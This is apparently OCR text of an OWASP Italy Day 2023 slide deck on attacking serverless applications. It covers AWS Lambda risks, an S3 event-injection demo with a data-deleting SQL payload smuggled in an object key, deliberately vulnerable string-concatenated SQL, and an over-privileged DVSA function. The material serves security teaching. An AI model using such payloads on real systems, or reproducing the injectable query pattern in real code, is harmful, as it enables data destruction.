POLITECNICO
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Hacking Serverless Apps

Paolo Spagli – Contrast Security

OWASP Italy Day 2023

Politecnico of Milan - 11th September 2023

Whoami

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paolospagli

spaglipa

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

What is a Serverless Application?






- Triggered by events
- Function run only when required
- Terminates when code execution completes


Architecture

1. Low barrier-to-entry
2. Hostless
3. Stateless
4. Elasticity
5. Distributed
6. Event-driven




Serverless Trends

Serverless adoption increase




but no focus on security

AWS Serverless Shared Responsibility Model



AWS Lambda Function Security



- Ephemeral, data is temporary
- Not wired to the internet
- Isolated containers
- Code reside in AWS
- Read-only environment, except for /tmp
- Keys are available as environment variables


Serverless Risks

- Event Injection
- Broken Authentication
- Sensitive Data Exposure
- Over-privileged Functions
- Vulnerable Dependencies
- Insufficient Logging & Monitoring
- Open Resources (Misconfigurations)
- DOW / DOS
- Insecure Secret Management

OWASP Top 10 Serverless

https://github.com/OWASP/Serverless-Top-10-Project

Event Injection





```
{
  "Records": [
    {
      "eventSource": "aws:s3",
      "eventName": "ObjectCreated:Put",
      "s3": {
        "bucket": {
          ...
        },
        "object": {
          "key": "Title%3B+with+a+semicolon",
          "size": 4
        }
      }
    }
  ]
}
```

```
let filename = decodeURIComponent(s3.object.key.replace(/\+/g,'%20'))
```

```
connection.query(
  'INSERT INTO uploads (`file`) VALUES ("' + filename + '")',
  (error, results) => {}
)
```

Event Injection




```
{
  "Records": [
    {
      "eventSource": "aws:s3",
      "eventName": "ObjectCreated:Put",
      "s3": {
        "bucket": {
          ...
        },
        "object": {
          "key": "1%22%29%3B%28delete+*+from+uploads",
          "size": 4
        }
      }
    }
  ]
}
```

```
let filename = decodeURIComponent(s3.object.key.replace(/\+/g,'%20'))
connection.query(
  'INSERT INTO uploads (`file`) VALUES ("' + filename + '")',
  (error, results) => {}
)
```

```
INSERT INTO uploads (`file`) VALUES ("1");(delete * from uploads)
```

Over Privileged Function

DVSA-ORDER-NEW

```
def lambda_handler(event, context):
    orderId = str(uuid.uuid4())
    itemList = event["items"]
    status = 100

    userId = event["user"]
    address = "{}"
    ts = int(time.time())
    dynamodb = boto3.resource('dynamodb')
    table = dynamodb.Table(os.environ["ORDERS_T
    response = table.put_item(
        Item={...}
    )

    if response['ResponseMetadata']['HTTPStatus
        res = {"status": "ok", "msg": "order cr
    else:
        res = {"status": "err", "msg": "uld n

    return res
```

Execution role

Role name

serverlessrepo-DVSA-OrderNewFunctionRole-N65M2RQ1B6QS

Resource summary

Amazon DynamoDB
1 action, 2 resources

To view the resources and actions that your function has permission to access, choose a service.

By action | By resource


Action	Resources
dynamodb:PutItem	Allow: arn:aws:dynamodb:us-east-1:402181209224:table/*

